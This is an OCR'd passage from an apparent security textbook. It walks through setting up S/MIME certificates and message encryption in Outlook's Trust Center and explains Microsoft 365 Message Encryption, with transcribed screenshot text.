
Visit Office.com to learn more about protecting your privacy and security.

Microsoft Outlook Trust Center

The Trust Center contains security and privacy settings. These settings help keep your computer secure. We recommend that you do not change these settings.

Figure 20.39: Screenshot showing Outlook Trust Center settings

- Choose the **Email Security** option from the left pane.
- In the **Encrypted email** section, click on the **Settings** option beside **Default Setting**.
- In the **Change Security Settings** pop-up window, under the **Certificates and Algorithms** section, choose the **S/MIME certificate** for the **Signing certificate** and **Encryption certificate** options and click **OK**.



Trust Center
?
×
Trusted Publishers
Privacy Options
Form-based Sign-in
Email Security
Attachment Handling
Automatic Download
Macro Settings
Programmatic Access
Encrypted email

☐ Encrypt contents and attachments for outgoing messages
☐ Add digital signature to outgoing messages
☑ Send clear text signed message when sending signed messages
☐ Request S/MIME receipt for all S/MIME signed messages
Default Setting:

Settings...
Digital IDs (Certificates)
Digital IDs or Certificates are d
Publish to GAL...
Impor
Read as Plain Text

☐ Read all standard mail in plain tex
☐ Read all digitally signed mail i

Script in Folders

☐ Allow script in shared folders
☐ Allow script in Public Folders

Change Security Settings
×
Security Setting Preferences
Security Settings Name:

Cryptography Format: S/MIME
☐ Default Security Setting for this cryptographic message format
☐ Default Security Setting for all cryptographic messages

Security Labels...
New
Delete
Certificates and Algorithms
Signing Certificate:
Choose...
Hash Algorithm:
Encryption Certificate:
Choose...
Encryption Algorithm:

☑ Send these certificates with signed messages


OK
Cancel
OK
Cancel

Figure 20.40: Screenshot of Outlook Email Security settings

Note: In this case, the Outlook version is already using S/MIME.

Encrypting Email Messages in Outlook: Microsoft 365 Message Encryption

Encrypting a Single Message


Untitled - Message (HTML)
Search
File
Message
Insert
Options
Format Text
Review
Help
Grammarly
Acrobat
Themes
Page Color
Bcc
From
Encrypt
Use Voting Buttons
Save Sent Item To
Delay Delivery
Direct Replies To
More Options
Properties
Security Properties
Security Settings
Change security se
Change Settings...
Configure...
Contacts...
Categories
OK
Cancel

Properties

Settings

Importance: Normal

Sensitivity: Normal

☐ Do not AutoArchive this item

Voting and Tracking options

☐ Use voting buttons

☐ Request a delivery receipt for this message

☐ Request a read receipt for this message

Delivery options

☐ Have replies sent to

☐ Do not deliver before: None 00:00

☐ Expires after: None 00:00

☑ Save copy of sent message

Categories: None

Security Properties

☑ Encrypt message contents and attachments

☐ Add digital signature to this message

☐ Send this message as clear text signed

☐ Request S/MIME receipt for this message

Security

Security setting: <Automatic>


Security Label

Policy: <None>

Classification:

Privacy Mark:

Encrypting All Outgoing Messages


Trust Center
Trusted Publishers
Privacy Options
Form-based Sign-in
Email Security
Attachment Handling
Automatic Download
Macro Settings
Programmatic Access
Settings...
Publish to GAL...
Import/Export...
OK
Cancel

Encrypted email

☑ Encrypt contents and attachments for outgoing messages

☐ Add digital signature to outgoing messages

☑ Send clear text signed message when sending signed messages

☐ Request S/MIME receipt for all S/MIME signed messages

Default Setting:

Digital IDs (Certificates)

Digital IDs or Certificates are documents that allow you to prove your identity in electronic transactions.

Read as Plain Text

☐ Read all standard mail in plain text

☐ Read all digitally signed mail in plain text

Script in Folders

☐ Allow script in shared folders

☐ Allow script in Public Folders

Microsoft 365 Message Encryption

Office 365 Message Encryption (OME) allows users to send an encrypted email message to any email address. OME requires receivers to login to a Microsoft Office 365 account or use a one-time password to authenticate themselves.

The steps to encrypt email messages using OME encryption are as follows.

- In an email message body, select the **Options** menu, go to **Encrypt**, and choose the encryption that includes the required constraints such as **Encrypt-Only** or **Do Not Forward**.

